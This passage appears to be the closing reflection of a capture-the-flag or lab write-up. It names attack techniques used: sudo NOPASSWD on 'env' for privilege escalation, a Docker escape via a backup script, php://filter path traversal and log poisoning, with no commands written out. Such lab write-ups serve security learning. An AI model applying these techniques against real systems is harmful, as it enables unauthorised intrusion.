- **What raised suspicion?** The existence of a `sudo NOPASSWD` configuration for a shell binary (like `env`) always indicates a direct path to privilege escalation. Subsequently, the location and content of `/opt/backups/backup.sh` suggested the potential for a *Docker Escape*.
- **What actions would be done differently in a real environment?** Priority would be given to using automated tools for privilege escalation enumeration and container vulnerability identification. Attempts at *path traversal* with the `php://filter` would be documented more explicitly to confirm inclusion restrictions before attempting Log Poisoning exploitation.